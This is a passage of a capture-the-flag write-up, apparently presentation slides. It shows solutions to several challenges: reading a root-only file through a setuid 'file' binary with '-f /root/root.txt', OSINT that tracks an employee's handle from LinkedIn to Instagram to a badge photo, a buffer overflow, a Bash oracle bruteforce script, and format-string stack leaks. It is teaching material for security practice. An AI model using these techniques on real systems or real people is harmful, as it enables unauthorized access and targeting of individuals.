/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/file
/bin/su
/bin/mount
/bin/umount
```

- One binary in particular stands out… /usr/bin/file

oceanpix-2 (web 300)

- /usr/bin/file is owned by root, which means we can run it as root without needing to be root:




GIF89a;

```
ls -la /usr/bin/file
```

```
-rwsr-xr-x 1 root root 26944 Jan 25 21:40 /usr/bin/file
```

- With a bit of trickery, we can abuse “file” to read our root flag by passing it as a “-f” file list argument:



GIF89a;


```
file -f /root/root.txt
```

```
CSC{squid_binaries_and_easy_beetroot}: cannot open `CSC{squid_binaries_and_easy_beetroot}'
```

→ CSC{squid_binaries_and_easy_beetroot}

lexington (osint 300)

- Challenge required us to find something on the internet that will allow us “entry into the facilities” of a Lexington Corp in Lexington, Kentucky.
- Searching for employees on LinkedIn with query “Lexington Corp” and specifying “Lexington, Kentucky” as the location:



lexington corp

People ▾ | Lexington, KY 1 ▾ | Connections

Add a location

□ United States

□ Kentucky, United States

□ Greater Boston


□ Massachusetts, United States

☑ Lexington, KY

Reset | Show results

lexington (osint 300)

- We spot an assistant HR manager at Lexington Corp, who has put their handle on their short bio, @emily.sturgess12



LinkedIn Member
Technical Services Mgr at Lexington Center Corp
Lexington, KY


LinkedIn Member
Assistant Manager Human Resources at Lexington Corp | @emily.sturgess12
Lexington, KY
Current: Assistant Manager Human Resources at **Lexington Corp**

LinkedIn Member
Concession Warehouse Supervisor at Lexington Center Corp.
Lexington, KY

- We can then search other websites such as Instagram, Twitter, with that handle to find more info about this employee.

lexington (osint 300)

- On Instagram, we can find the same person, Emily, at the handle @emily.sturgess12, who has a single post uploaded:



emily.sturgess12


1 post **0** followers **0** following

Emily Sturgess
Passionate Assistant HR Manager working at Lexington Corp

lexington (osint 300)


- Zooming in the picture, we’ll see that Emily had left her new badge on her desk and shared it to the internet.
- The flag can be found at the bottom of the badge.

→ **CSC{the_red_team_sends_their_regards}**



overflow_me (pwn 50)


- Simple buffer overflow with an unknown buffer size.
- Our goal is to get to line 20, or “cat flag.txt”
- Since we don’t know what the buffer size is, we will need to bruteforce it by trying different sizes of input.



```
 1  #include <stdio.h>
 2  #include <stdlib.h>
 3  #include <string.h>
 4
 5  int main(void)
 6  {
 7      setbuf(stdout, NULL);
 8      setbuf(stdin, NULL);
 9
10      char str[RANDOM_BUFFER_SIZE] = {0};
11      char ohno[RANDOM_BUFFER_SIZE] = {0};
12      char hangon[512] = {0};
13
14      printf("Input please:\n");
15      scanf("%s", str);
16
17      if(ohno[0] && ohno[1])
18          printf("Too far!\n");
19      if(ohno[0] && !ohno[1])
20          system("cat flag.txt");
21
22      return 0;
23  }
```


overflow_me (pwn 50)

- If we tried too many characters, the code would jump to the “Too far” call and refuse to print the flag:



```
$ nc ctf.csclub.org.au 9001
Input please:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Too far!
```

- If we tried too little, there will be no output.
- After trying for a bit, we find that 33 characters is the right amount, and we get the flag:




```
$ nc ctf.csclub.org.au 9001
Input please:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CSC{handle_input_correctly_please}
```

→ **CSC{handle_input_correctly_please}**

bruteforce (pwn 100)

- After receiving a string, the server responds with the number of characters that matches the flag on the server.
- For example, we know the flag must begin with “CSC{“, and the server responds with 4, meaning first 4 characters are correct:




```
$ nc ctf.csclub.org.au 1337
CSC{
4
```

- Using this information, our goal is to bruteforce the flag one character at a time.

bruteforce (pwn 100)


- Example solution in Bash:



```
#!/bin/bash

build=""
count=1
readable_ascii=("1" "2" "3" "4" "5" "6" "7" "8" "9" ":" ";" "<" "=" ">" "?" "@" "A"
 "B" "C" "D" "E" "F" "G" "H" "I" "J" "K" "L" "M" "N" "O" "P" "Q" "R" "S" "T" "U" "V
" "W" "X" "Y" "Z" "[" "\\" "]" "^" "_" "\`" "a" "b" "c" "d" "e" "f" "g" "h" "i" "j"
 "k" "l" "m" "n" "o" "p" "q" "r" "s" "t" "u" "v" "w" "x" "y" "z" "{" "|" "}" "~")

for (( c = 0; c < 27; c++ )); do
        for i in "${readable_ascii[@]}"; do
                temp=`echo "$build$i"`
                res=`echo $temp | nc ctf.csclub.org.au 1337`
                if [[ res -eq $count ]]; then
                        build=`echo "$build$i"`
                let "count+=1"
                        break
                fi
        done
        echo $build
done
```


bruteforce (pwn 100)

- Running the bruteforce for a while, we should slowly get the flag:



```
$ ./sample_solution.sh
C
CS
CSC
CSC{
CSC{b
CSC{br
CSC{bru
CSC{brut
```

…



```
CSC{brute_force_is_the_wa
CSC{brute_force_is_the_way
CSC{brute_force_is_the_way}
```


→ CSC{brute_force_is_the_way}

parrot (pwn 200)

- Format string vulnerability:

printf(str);

- We can send in a special format specifier “%n$p”, which would allow us to print the value for a pointer at offset n. At offset 8:



```
$ nc ctf.csclub.org.au 6464
Say something, and I'll say it back to you:
%8$p
Squawk! Squawk! You said: 0x646e61687b435343
```

- After converting the hexadecimal at offset 8 to ASCII, and flipping the output backwards (the stack grows backwards), we get:


“CSC{hand”

parrot (pwn 200)

- Continuing this process and trying higher offsets, we get:
  %8$p = 0x646e61687b435343 = CSC{hand
  %9$p = 0x5f687469775f656c = le_with_
  %10$p = 0x5f65726163 = care_
- In between the flag, we also find some junk data at offset 11. Then:
  %12$p = 0x735f74616d726f66 = format_s
  %13$p = 0x615f73676e697274 = trings_a
  %14$p = 0x69676172665f6572 = re_fragi
  %15$p = 0x7d656c = le}

parrot (pwn 200)

- We can also make the conversion easier by using CyberChef, a great online tool for manipulating hex strings. Example recipe:



Recipe

Swap endianness

Data format: Hex

Word length (bytes): 8

□ Pad incomplete words

From Hex


Delimiter: Auto

Input

```
0x646e61687b435343 0x5f687469775f656c 0x5f65726163
```

Output

```
CSC{handle_with_care_
```



Recipe

Swap endianness

Data format: Hex

Word length (bytes): 8

□ Pad incomplete words

From Hex

Delimiter: Auto

Input

```
0x735f74616d726f66 0x615f73676e697274 0x69676172665f6572 0x7d656c
```

